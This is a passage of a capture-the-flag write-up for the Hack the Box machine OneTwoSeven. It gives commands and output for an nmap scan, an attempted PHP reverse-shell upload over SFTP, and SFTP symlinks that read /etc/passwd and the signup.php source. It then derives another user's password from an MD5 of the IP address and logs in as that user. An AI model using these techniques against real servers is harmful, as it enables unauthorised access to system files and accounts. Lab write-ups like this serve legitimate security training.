
Hack the Box – OneTwoSeven by dmwong

As normal I add the IP of the machine 10.10.10.133 to /etc/hosts as onetwoseven.htb



OneTwoSeven

OS: Linux

Difficulty: Hard

Points: 40


Release: 20 Apr 2019

IP: 10.10.10.133

NMAP

To start off with, I perform a port discovery to see what I could find.

nmap -p- -sT -sV -sC -oN initial-scan onetwoseven.htb




```
# Nmap 7.70 scan initiated Fri Apr 26 17:46:40 2019 as: nmap -p- -sT -sV -sC -oN initial-scan.nmap onetwoseven.htb
Nmap scan report for onetwoseven.htb (10.10.10.133)
Host is up (0.035s latency).
Not shown: 65516 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 48:6c:93:34:16:58:05:eb:9a:e5:5b:96:b6:d5:14:aa (RSA)
|   256 32:b7:f3:e2:6d:ac:94:3e:6f:11:d8:05:b9:69:58:45 (ECDSA)
|_  256 35:52:04:dc:32:69:1a:b7:52:76:06:e3:6c:17:1e:ad (ED25519)
80/tcp    open     http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Page moved.
1008/tcp  filtered ufsd
7816/tcp  filtered unknown
11335/tcp filtered unknown
17632/tcp filtered unknown
18239/tcp filtered unknown
28891/tcp filtered unknown
30963/tcp filtered unknown
34374/tcp filtered unknown
35213/tcp filtered unknown
36274/tcp filtered unknown
43354/tcp filtered unknown
46063/tcp filtered unknown
47926/tcp filtered unknown
54746/tcp filtered unknown
56745/tcp filtered unknown
60080/tcp filtered unknown
63790/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr 26 17:53:23 2019 -- 1 IP address (1 host up) scanned in 403.24 seconds
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22 and HTTP on port 80.

Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80.




127.0.0.1

We provide static web site hosting for free to all interested people. Just sign up and get your unique username and a password.

Secure SFTP Upload. WTF!

It seems we have a sign up option on this. Let's see what we can do.



Express checkout. Yeah!


Your personal account is ready to be used:


Username: ots-yMjZjN2I
Password: 84226c7b

You can use the provided credentials to upload your pages via sftp://onetwoseven.htb. Your personal home page will be available here.

It may take up to one minute for all backend processes to properly identify you.

This seems to have presented us with login information to the sftp section. It provides credentials to aid in the login too. Another thing that seemed odd at this time in the enumeration, was the fact the admin portal was unavailable to us. It seemed it was available on a port that was not accessible at this time.





OneTwoSeven
http://onetwoseven.htb/inde
view-source:http://onetwoseven.htb/index.php
Most Visited
Getting Started

```
          <li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
          <!-- Only enable link if access from trusted networks admin/20190212 -->
          <!-- Added localhost admin/20190214 -->
            <li class="nav-item"><a id="adminlink" class="nav-link disabled" href="http://onetwoseven.htb:60080/">Admin</a></li>
            </ul>
      </div>
    </nav>
```

SFTP

I used the credentials that I was provided with to login to the sftp and looked to see what I had access to.


sftp ots-yMjZjN2I@10.10.10.133



```
root@kali:/opt/htb/onetwoseven.htb# sftp ots-yMjZjN2I@10.10.10.133
ots-yMjZjN2I@10.10.10.133's password:
Connected to ots-yMjZjN2I@10.10.10.133.
sftp> ls
public_html
sftp> 
```


Now that I had logged into the machine, all I had was a public_html folder and an index.html file in there. I uploaded a reverse shell to the public_html folder to see if I could get a shell.

cd public_html
put php-reverse-shell.php



```
sftp> cd public_html/
sftp> put php-reverse-shell.php
Uploading php-reverse-shell.php to /public_html/php-reverse-shell.php
php-reverse-shell.php                                                          100% 5493   155.4KB/s   00:00
sftp> 
```

When I tried to access the page to try and execute the reverse shell, I was presented with a forbidden page.




Forbidden

You don't have permission to access /~ots-yMjZjN2I/php-reverse-shell.php on this server.

Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80

Symlinks


I didn't know too much about the commands being used in the sftp terminal, so I decided to see what I could find out. The sftp client has a help function.



```
sftp> help
Available commands:
bye                                Quit sftp
cd path                            Change remote directory to 'path'
chgrp grp path                     Change group of file 'path' to 'grp'
chmod mode path                    Change permissions of file 'path' to 'mode'
chown own path                     Change owner of file 'path' to 'own'
df [-hi] [path]                    Display statistics for current directory or
                                   filesystem containing 'path'
exit                               Quit sftp
get [-afPpRr] remote [local]       Download file
reget [-fPpRr] remote [local]      Resume download file
reput [-fPpRr] [local] remote      Resume upload file
help                               Display this help text
lcd path                           Change local directory to 'path'
lls [ls-options [path]]            Display local directory listing
lmkdir path                        Create local directory
ln [-s] oldpath newpath            Link remote file (-s for symlink)
lpwd                               Print local working directory
ls [-1afhlnrSt] [path]             Display remote directory listing
lumask umask                       Set local umask to 'umask'
mkdir path                         Create remote directory
progress                           Toggle display of progress meter
put [-afPpRr] local [remote]       Upload file
pwd                                Display remote working directory
quit                               Quit sftp
rename oldpath newpath             Rename remote file
rm path                            Delete remote file
rmdir path                         Remove remote directory
symlink oldpath newpath            Symlink remote file
version                            Show SFTP version
!command                           Execute 'command' in local shell
!                                  Escape to local shell
?                                  Synonym for help
sftp>
```


Looking at the help, I could see there was a symlink option. I was a little dubious about whether this would work, but I attempted to create a symlink to the passwd file.

symlink /etc/passwd passwd.html



```
sftp> symlink /etc/passwd passwd.html
P\023\016\351\013V                                                              0%     7   139.9KB/s   00:00 ETA
Couldn't symlink file "/etc/passwd" to "/public_html/passwd.html": Failure
sftp>
```

This seemed to output an error. However, when I went to check on the web link for this, I was presented with the passwd file.



onetwoseven.htb/~ots-yMjZjN2I/passwd.html


```
ots-yODc2NGQ:x:999:999:127.0.0.1:/home/web/ots-yODc2NGQ:/bin/false ots-hZjhkOWY:x:1001:1001:10.10.14.13:/home/web/ots-hZjhkOWY:/bin/false ots-yMjZjN2I:x:1002:1002:10.10.14.20:/home/web/ots-yMjZjN2I:/bin/false
```

It seemed there were a couple of users on this box. From the looks of it another HTB tester and a default account. Now that I knew the symlinks worked, I thought about how the passwords were generated for the users.

Signup

Knowing that I could browse the system, I did some further enumeration and after a fair bit of looking, I remembered about the signup page. This generated a password, so I searched for the php file associated with this and attempted to see the code.

symlink /var/www/html/sigup.php signup.txt



onetwoseven.htb/~ots-yMjZjN2I/signup.txt


```
      </ul>
    </div>
  </nav>
</header>

<?php
function username() { $ip = $_SERVER['REMOTE_ADDR']; return "ots-" .
substr(str_replace('=','',base64_encode(substr(md5($ip),0,8))),3); }
function password() { $ip = $_SERVER['REMOTE_ADDR']; return substr(md5($ip),0,8); }
?>

<main role="main">
```

Looking through the code, I could see the part where the password was generated. I decided to decrypt this using the following.


echo -n ‘127.0.0.1’ | md5sum | cut -c 1-8



```
root@kali:/opt/htb/onetwoseven.htb# echo -n '127.0.0.1' | md5sum | cut -c 1-8
f528764d
```

This provided us with an 8-character password. I confirmed the same method using my own IP and it matched. Now that I had this password, I tried to log in as this user using sftp.


sftp ots-y0Dc2NGQ@10.10.10.133



```
root@kali:/opt/htb/onetwoseven.htb# sftp ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password:
Connected to ots-yODc2NGQ@10.10.10.133.
sftp>
```

Now that I was logged in as the new user, I quickly looked to see what was in the home directory.


ls



```
root@kali:/opt/htb/onetwoseven.htb# sftp ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password:
Connected to ots-yODc2NGQ@10.10.10.133.
sftp> ls
public_html  user.txt
```


I downloaded the user.txt to get user.

get user.txt



```
sftp> get user.txt
Fetching /user.txt to user.txt
/user.txt                                                              100%   33     0.4KB/s   00:00
```

cat user.txt



